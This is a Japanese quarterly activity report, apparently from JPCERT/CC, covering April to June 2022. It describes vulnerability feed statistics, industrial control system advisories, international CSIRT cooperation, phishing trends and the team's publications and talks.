
VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2- 5］に、VRDA フィードの利用傾向を［図 2- 6］と［図 2- 7］に示します。［図 2- 6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2- 7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2- 5：VRDA フィード配信件数］

VRDA フィード配信件数については、［図 2- 5］に示したように前年度第 3 四半期は配信件数が 0 となっています。これは VRDA フィード配信用システムの障害により、期間中データ更新が停止していたことが原因です。



［図 2- 6：VRDA フィード利用件数］

インデックスの利用数については、［図 2- 6］に示したように、前四半期と比較し、約 28%減少しました。脆弱性情報の利用数については、約 37%減少しました。



［図 2- 7：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2- 7］に示したように、前四半期と比較し、XML 形式の利用割合が 8%増加しました。

3. 制御システムに関するセキュリティ対策活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティに関わるインシデント事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報などを収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 58 件でした。

3.1.1. 情報提供

収集・分析した情報のうち、国内の制御システム関係者に影響があり注目すべきと判断したものを「参考情報」として適宜選んだ国内組織に提供しています。

本四半期に提供した参考情報は 0 件でした。

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティー（注 1）に登録いただいている関係者向けに制御システムセキュリティニュースレターとして配信していましたが、これを廃止し、今年度より「JPCERT/CC ICS Security Notes」を配信することになりました。

（注 1）JPCERT/CC が運営するコミュニティーで、制御システム関係者を中心に構成されています。

「JPCERT/CC ICS Security Notes」は、JPCERT/CC が収集する制御システムセキュリティ関連の公開情報のうち、特に着目していただきたい情報を選んでリスト形式で ICS ステークホルダーの方々へ四半期ごとに提供する情報サービスです。同期間に収集された情報をコンパクトにまとめてご提供いたしますので、その期間にどのような情報があったのかまとめてご覧いただくことができます。提供情報の形式は次のとおりです。

<< 1. ICS 関連の脆弱性情報 >>

- 脆弱性分析レポート（年 2 回公表予定）
  - ICS ユーザー組織の対策の参考として提供する JPCERT/CC が分析を行った ICS 関連製品の脆弱性分析レポート公表のお知らせ
- 脆弱性情報の一覧
  - JVN で公表した脆弱性情報のうち、ICS 関連製品の脆弱性情報の一覧

<< 2. ICS 関連の脅威情報 >>

- ICS 関連のインシデントやマルウェア等の脅威に関する情報

<< 3. ICS 関連のその他の情報 >>

- 調査レポートや国際標準、法規等、ICS セキュリティ対策の参考となるその他の情報

<< 4. JPCERT/CC からのお知らせ >>

- 脆弱性情報のご連絡、インシデント（セキュリティ事故）の調査やご相談等の連絡先、イベント告知等、JPCERT/CC からの各種お知らせ

また、JVN で公開された脆弱性情報のうち、ICS 関連製品の脆弱性情報もリスト形式で掲載いたします。購読者のみなさまの ICS セキュリティ対策の一助としていただければ幸いです。
1 回目の発信は 7 月初旬を予定しており、四半期ごとに提供いたします。

JPCERT/CC では、制御システムセキュリティ情報共有コミュニティーに向けて、情報提供用メーリングリストと情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,274 名に登録していただいています。参加資格や申し込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティー
https://www.jpcert.or.jp/ics/ics-community.html

これらの情報提供以外にも、制御システムに関連するソフトウェアや機器において深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。また発行時点で注意喚起の基準に満たないものの、国内で利用が認められる制御システムに関連する製品の脆弱性情報について、特段の対策を呼びかけることを目的として情報提供しています。

3.1.1.1. 注意喚起

本四半期に発行した注意喚起は 0 件でした。

3.1.1.2. その他、特段の対策を呼びかけた脆弱性情報

本四半期に発行したその他、特段の対策を呼びかけた脆弱性情報は次の 1 件でした。

2022/05/26　JVNVU#92327282　コンテック製 SolarView Compact における複数の脆弱性

3.1.2. 提供情報の事例

本四半期における情報収集・分析・提供した事例を紹介します。国内の利用者に向けて注意を促す目的で発信しました。

(1) コンテック製 SolarView Compact における複数の脆弱性

2022 年 5 月 17 日、海外のセキュリティ研究者より、コンテック社製 SolarView Compact における

複数の脆弱性に関する情報が公表されました。本製品に組み込まれている Web サーバーの特定のページにおいて、入力値が適切に検証されておらず、入力された任意の OS コマンドが実行されます。

JPCERT/CC では、本脆弱性に対応したアップデートがコンテック社から公開されたことを確認した上で 2022 年 5 月 26 日に JVN で脆弱性情報を公表しました。

JVNVU#92327282　コンテック製 SolarView Compact における複数の脆弱性
https://jvn.jp/vu/JVNVU92327282/

3.1.3. ICS 脆弱性分析レポート

日々分析を行っている制御システム関連製品の脆弱性情報について、その分析結果を半期ごとに取りまとめ、その中から特に注目すべき情報を解説するレポートを公表する取り組みを 2021 年度から行っています。本レポートは、制御システムユーザー組織のセキュリティ担当者に向けて、制御システム関連製品の脆弱性情報の読み解き方や組織内で利用する制御システム製品の脆弱性への対応を検討する際の参考情報を提供することを目的としています。

本四半期は、2021 年度下期の分析結果を取りまとめたレポートを 2022 年 6 月 28 日に公表しました。CODESYS v2.x 系ライブラリと CODESYS を使って作られた PLC およびソフトウェア PLC に対応した CODESYS Control 間の通信の処理の実装上の問題に起因する脆弱性をとりあげ、その詳細や制御システムユーザー組織で実施可能と思われる対策などについて解説しています。

ICS 脆弱性分析レポート ― 2021 年度下期 ―
https://www.jpcert.or.jp/ics/ics-vuls-analysis-report.html

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付を行っています。本四半期における制御システムに関連するインシデントの報告件数は 1 件（1 IP アドレス）でした。報告内容はインターネットからアクセス可能な制御システムに関するもので、報告にもとづいて調査および調整を行いました。報告者にその結果をお伝えし、本件についての調整を完了しました。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool：申し込み制）や J-CLICS（制御システムセキュリティ自己評価ツール：フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関する利用申し込みはなく、直接配付件数の累計 287 件のままでした。

日本版 SSAT（SCADA Self Assessment Tool）
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール（J-CLICS）
https://www.jpcert.or.jp/ics/jclics.html

4. 国際連携活動関連

本四半期も引き続き、新型コロナウイルス感染症対策の観点から世界の多くの国で渡航制限が敷かれ、多くの国際会議がオンラインで開催されました。

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修会やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、アジア太平洋地域の CSIRT コミュニティーである APCERT において、2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

Steering Committee は、4 月 20 日と 6 月 22 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。2021 年 6 月からは、JPCERT/CC の国際部マネージャー内田有香子が FIRST の理事を務めています。本四半期は毎月のオンラインによる理事会に出席するとともに、下記の年次会合に先立ってダブリンで行われた理事会に参加しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

FIRST.Org, Inc., Board of Directors
https://www.first.org/about/organization/directors

4.2.3. 34th Annual FIRST Conference への参加（6 月 22 日～7 月 1 日）

第 34 回 FIRST 年次会合が 6 月 26 日から 7 月 1 日にかけてアイルランドのダブリンで開催されました。本会合は、サイバーインシデントの予防、対応、技術分析等に関する最新動向の情報交換およびインシデント対応チームの連携強化を目的に毎年開催されています。今回は、2019 年以来 3 年ぶりに現地会場での開催が再開されるとともに、一部セッションをオンラインで同時配信する形で行われました。今年は "Neart Le Chéile: Strength Together"のテーマの下に多種多様なトピックが取り上げられ、88 の国と地域から約 907 名が現地参加しました。

さらに、この機会を利用し、世界各国の National CSIRT や製品ベンダーの CSIRT 等と個別に意見を交換しました。このような会合への参加をとおした、各地域間の情報共有の促進や信頼関係の醸成によって、国際間でのインシデント対応調整がより円滑に進められるよう今後も活動してまいります。第 34 回 FIRST 年次会合についての詳細は、次の Web ページをご参照ください。

34th Annual FIRST Conference
https://www.first.org/conference/2022/

4.3. その他国際会議への参加

4.3.1. APAC DNS Forum 2022 で講演（4 月 1 日）

JPCERT/CC は、MYNIC と ICANN が共催したオンラインイベント APAC DNS Forum に参加しました。4 月 1 日に行われた”Real Life Perspectives on Regional DNS Abuse in APAC”と題したパネルセッションで、日本で観測されている DNS に関わるインシデント内容や、JPCERT/CC が実施した DNS セキュリティ対策啓発活動の重要性を主張しました。

APAC DNS Forum 2022
https://apacdnsforum.my/

4.3.2. Locked Shields に参加（4 月 19 日～22 日）

4 月 19 日から 22 日にかけて、NATO サイバー防衛協力センター（Cooperative Cyber Defence Centre of Excellence：CCDCOE）が主催する国際的なサイバー演習 Locked Shields 2022 にオンライン参加しました。JPCERT/CC は日本の政府・重要インフラ事業者の参加者とともにブルーチームの一員として、インシデントの対応およびフォレンジックや法務・広報の課題に取り組みました。Locked Shields の詳細については、JPCERT/CC Eyes に掲載したブログ記事をご参照ください。

Locked Shields
https://ccdcoe.org/exercises/locked-shields/

Locked Shields 2022 参加記
https://blogs.jpcert.or.jp/ja/2022/05/locked-shields-2022.html

4.3.3. 3rd ICANN APAC-TWNIC Engagement Forum で講演（5 月 12 日）

JPCERT/CC は 5 月 12 日に開催された ICANN APAC-TWNIC Engagement Forum にオンラインで講演を行いました。このイベントは ICANN と TWNIC が共催する、主に台湾国内のインターネット関連事業者やポリシー層に向けたもので、JPCERT/CC は Coordinated Vulnerability や Disclosure (CVD) and Common Vulnerabilities and Exposures (CVE) に関する取り組みについて発表しました。

ICANN APAC-TWNIC Engagement Forum
https://forum.twnic.tw/2022/

4.3.4. RightsCon に参加（6 月 6 日～10 日）

6 月 6 日から 10 日にかけて、非営利団体 AccessNow が主催する RightsCon2022 にオンラインで参加しました。本会議は、サイバー空間における人権問題を議論する国際会議で、テクノロジー企業や政府の代

表者、人権擁護家など、さまざまなステークホルダーが参加しました。第 11 回目の開催となる今年は、1 万人弱の参加者がオンラインで集まり、デジタルセキュリティやグローバルガバナンス、ヘイトスピーチなど約 560 の多種多様なセッションが行われました。

RightsCon
https://www.rightscon.org/

4.4. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様に関する標準化を担当）で検討されている「複数の開発者が関与する脆弱性の開示と取扱」の標準化作業と、WG4（セキュリティコントロールとサービスに関する標準化を担当）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。

WG3「複数の開発者が関与する脆弱性の開示と取扱」については、コエディターとして参加し文書作成作業を分担し行っていた技術報告書が、6 月に「ISO/IEC TR 5895:2022 Cybersecurity − Multi-party coordinated vulnerability disclosure and handling」として発行されました。


WG4「インシデント管理に関する標準」については、引き続き既存標準文書の複数パートの改訂および新しいパートの文書の作成が行われています。本四半期は、現在 DIS（Draft International Standard）ステージにあるパート 1 とパート 2 の改訂文書、ならびに 4 月の国際会議において CD（Committee Draft）ステージに進むことが決定したパート 4（Coordination）の文書について、それぞれコメントの提出とコメントの処理作業を行いました。

5. フィッシング対策協議会事務局の運営

フィッシング対策協議会（本節において以下「協議会」）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問い合わせの受付、フィッシングサイトに関する注意喚起等、一部のワーキンググループの運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、Web サイトを停止するための調整等を行っています。

5.1. フィッシングに関する報告・問い合わせの受付

フィッシング報告件数は、4 月に過去最高となる 92,094 件を記録し、その後も高止まりしています。



［図 5-1：1 年間のフィッシング報告件数（月別）］

報告件数の内訳では、Amazon をかたるフィッシングの報告数が引き続き多く全体の約 17.9%を占めていますが、au ID の詐取を狙っていると考えられる au PAY と au をかたるフィッシングの報告数合計も非常に多く、全体の約 16.9%と多くの割合を占めています。

5.2. 情報収集／発信

5.2.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関する緊急情報を計 21 件発信しました。
利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。詳細は次のとおりです。

- クレジットカードの利用確認を装うフィッシング：1 件
- 三越伊勢丹をかたるフィッシング：1 件
- 三井住友カードをかたるフィッシング：1 件
- Evernote をかたるフィッシング：1 件
- さくらインターネットをかたるフィッシング：1 件
- ヤマト運輸をかたるフィッシング：1 件
- 日専連ファイナンスをかたるフィッシング ：1 件
- 東京電力をかたるフィッシング ：1 件
- ゆうちょ銀行をかたるフィッシング ：1 件
- 九州カードをかたるフィッシング ：1 件
- 住信 SBI ネット銀行をかたるフィッシング ：1 件

- フィッシング対策協議会をかたるフィッシング ：1 件
- @nifty をかたるフィッシング ：1 件
- NHK をかたるフィッシング ：1 件
- 日本年金機構（ねんきんネット）をかたるフィッシング ：1 件
- So-net をかたるフィッシング ：1 件
- ZOZOTOWN をかたるフィッシング ：1 件
- mixi をかたるフィッシング ：1 件
- 厚生労働省（コロナワクチンナビ）をかたるフィッシング ：1 件
- au をかたるフィッシング ：2 件

本四半期は、前期に引き続きクレジットカードブランド（36 種類）をかたるフィッシングの報告が多く寄せられました。また、キャッシュレス決済を狙うフィッシングも引き続き報告されています（[図 5-2]）。

また、NHK や東京電力、フィッシング対策協議会をかたるフィッシング（[図 5-3]）など、さまざまな業種のブランドをかたるものが次々と発生しており、報告件数の多いブランド以外であっても常にフィッシング詐欺である可能性を考え、被害にあわないような注意が必要です。

［図 5-2：au をかたるフィッシングサイトの例 ］

https://www.antiphishing.jp/news/alert/au_20220412_1.html

［図 5-3：フィッシング対策協議会をかたるフィッシングサイトの例 ］

https://www.antiphishing.jp/news/alert/apc_20220506.html

5.2.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2022 年 4 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202204.html

2022 年 5 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202205.html

2022 年 6 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202206.html

5.2.3. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやアンチウイルスソフトなどを提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 48 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

5.2.4. フィッシング対策ガイドライン等の改定作業

「技術・制度検討ワーキンググループ」は、フィッシング対策協議会の会員を中心とする有識者で構成される、フィッシング対策に関するガイドラインや動向レポートを作成・改訂を行う作業部会です。
2021 年度に技術・制度検討ワーキンググループにおいて作成と改定を進めた、「フィッシング対策ガイドライン 2022 年度版」（事業者と利用者向け）および「フィッシングレポート 2022」を 2022 年 6 月 1 日に Web に公開しました。

フィッシング対策ガイドライン 2022 年度版
https://www.antiphishing.jp/report/guideline/antiphishing_guideline2022.html

利用者向けフィッシング詐欺対策ガイドライン 2022 年度版
https://www.antiphishing.jp/report/guideline/consumer_guideline2022.html

フィッシングレポート 2022
https://www.antiphishing.jp/report/wg/phishing_report2022.html

6. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。ここでは本四半期における会員組織向けの活動の一部について記載します。

6.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 97 回運営委員会（オンライン）
  2022 年 4 月 21 日（木）16:00 - 18:00

- 第 98 回運営委員会（オンラインおよび JPCERT/CC 会議室）
  2022 年 5 月 19 日（木）16:00 - 18:00

- 第 99 回運営委員会（オンライン）
  2022 年 6 月 23 日（木）16:00 - 18:00

6.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究 WG 会合
  日時：4 月 - 6 月　毎週火曜日 9：00 - 9：30

- 証明書普及促進 WG 会合
  日時：5 月 9 日　16：00 - 18：00

- 認証方法調査・推進 WG 会合
  日時：5 月 12 日　10：00 - 11：30
  日時：6 月 3 日　16：00 - 17：30

- フィッシング対策協議会　2022 年度総会
  日時：6 月 10 日　15：00 - 17：00

※ワーキンググループ会合等はすべてオンライン開催

7. 公開資料

本章では JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料を一覧にまとめています。

7.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピューターセキュリティインシデントの報告の受付、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。そうした活動の概要を紹介するために、インシデント報告数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、インシデントの傾向やインシデント対応事例を四半期ごとにまとめて、邦文および英文のレポートとして公表しています。

2022-04-14
JPCERT/CC インシデント報告対応レポート［2022 年 1 月 1 日～2022 年 3 月 31 日］
https://www.jpcert.or.jp/pr/2022/IR_Report2021Q4.pdf

2022-06-30
JPCERT/CC Incident Handling Report [January 1, 2022 - March 31, 2022]
https://www.jpcert.or.jp/english/doc/IR_Report2021Q4_en.pdf

7.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサーを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウェアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。こうしたインターネット定点観測の結果を四半期ごとにまとめて邦文および英文のレポートとして公表しています。

2022-04-21
JPCERT/CC インターネット定点観測レポート［2022 年 1 月 1 日～2022 年 3 月 31 日］
https://www.jpcert.or.jp/tsubame/report/report202201-03.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2021Q4.pdf

2022-06-30
JPCERT/CC Internet Threat Monitoring Report [January 1, 2022 - March 31, 2022]
https://www.jpcert.or.jp/english/doc/TSUBAMEReport2021Q4_en.pdf

7.3. 脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウエア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。この制度の運用に関連した前四半期の活動実績と、同期間中に公表された脆弱性に関する注目すべき動向をまとめてレポートとして公表しています。

2022-04-21
ソフトウェア等の脆弱性関連情報に関する届出状況［2022 年第 1 四半期（1 月～3 月）］
https://www.jpcert.or.jp/pr/2022/vulnREPORT_2022q1.pdf

7.4. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、国内外のイベントやカンファレンスの様子などを JPCERT/CC のアナリストの眼を通して、いち早くお届けする読み物です。
本四半期においては次の 15 件の記事を公表しました。

日本語版発行件数：9 件　https://blogs.jpcert.or.jp/ja/

2022-04-05　最近の“サイバー攻撃の動向”に関する情報発信について思うこと
2022-04-21　TSUBAME レポート Overflow（2022 年 1～3 月）
2022-04-21　サイバー攻撃被害情報の共有と公表のあり方について
2022-04-25　2021 年に報告されたフィッシングサイトの傾向と利用されたドメインについて
2022-05-12　FIRST の加盟手続きが変わりました
2022-05-16　HUI Loader の分析
2022-05-24　Locked Shields 2022 参加記
2022-06-20　インターネットスキャンデータから見るウクライナ
2022-06-30　攻撃グループ Lazarus が使用するマルウェア YamaBot

英語版発行件数：6 件 https://blogs.jpcert.or.jp/en/

2022-04-07　ICS Security Conference 2022
2022-05-19　Analysis of HUI Loader
2022-05-25　Trends of Reported Phishing Sites and Compromised Domains in 2021

2022-06-01　JPCERT/CC participated in the Locked Shields 2022
2022-06-27　What's happening in Ukraine on the Internet? – Data from Shodan Trends
2022-06-30　TSUBAME Report Overflow (Jan-Mar 2022)

8. 主な講演活動

(1) 洞田 慎一（早期警戒グループ部門長・サイバーメトリクスグループ部門長）：
「意味のあるサイバーセキュリティへの対処に向けて」
情報セキュリティに関する研修会（主催：公益財団法人高輝度光科学研究センター、講演日：2022 年 4 月 13 日）

(2) 小島 和浩（早期警戒グループ 脅威アナリスト）：
「昨今の日本国内のサイバー攻撃動向と JPCERT/CC の取り組み」
Cyber Intelligence Summit2022（主催：株式会社マキナレコード、講演日：2022 年 5 月 12 日）

(3) 佐々木 勇人（早期警戒グループ マネージャー 脅威アナリスト）：
「“脅威情報”に溺れず、正しく恐れるための最新のサイバー攻撃動向」
Macnica Security Forum 2022（主催：株式会社マクニカ、講演日：2022 年 5 月 16～20 日）

(4) 佐々木 勇人（早期警戒グループ マネージャー 脅威アナリスト）：
「地域住民の命を守れ！世界のサイバー攻撃の実際とその対応」
月刊医療経営士 Presents 医療経営セミナー医療機関の情報セキュリティ対策セミナー2022（主催：株式会社日本医療企画、講演日：2022 年 6 月 2 日）

(5) 佐條 研（インシデントレスポンスグループ マルウェアアナリスト）、田中 信太郎（インシデントレスポンスグループ インシデントコーディネーター）、寺本 健悟（インシデントレスポンスグループ マルウェアアナリスト）：
「インシデント対応ハンズオン」
InternetWeek ショーケース 2022（主催：一般社団法人日本ネットワークインフォメーションセンター、講演日：2022 年 6 月 23 日）

(6) 輿石 隆（早期警戒グループ 脅威アナリスト）：
「サイバー攻撃 2021+」
InternetWeek ショーケース 2022（主催：一般社団法人日本ネットワークインフォメーションセンター、講演日：2022 年 6 月 24 日）

(7) 佐々木 勇人（早期警戒グループ マネージャー 脅威アナリスト）：
「“サプライチェーン攻撃”への誤解」
BCN Conference 2022 夏 ONLINE（主催：株式会社 BCN、講演日：2022 年 6 月 24 日）

9. 協力、後援

本四半期は次の行事開催に協力または後援等を行いました。

(1) 第 26 回 サイバー犯罪に関する白浜シンポジウム
主催：サイバー犯罪に関する白浜シンポジウム実行委員会
開催日：2022 年 5 月 26 日（木）～ 28 日（土）

(2) Interop2022
主　催：主催：Interop Tokyo 実行委員会
開催日：2022 年 6 月 15 日（水）～ 17 日（金）

(3) JSSEC 設立 10 周年記念オンラインイベント
主　催：主催：一般社団法人日本スマートフォンセキュリティ協会（JSSEC）
開催日：2022 年 6 月 9 日（木）

(4) Internet Week ショーケース 徳島・オンライン
主　催：一般社団法人日本ネットワークインフォメーションセンター（JPNIC）
開催日：2022 年 6 月 23 日（木）～24 日（金）

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナーのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html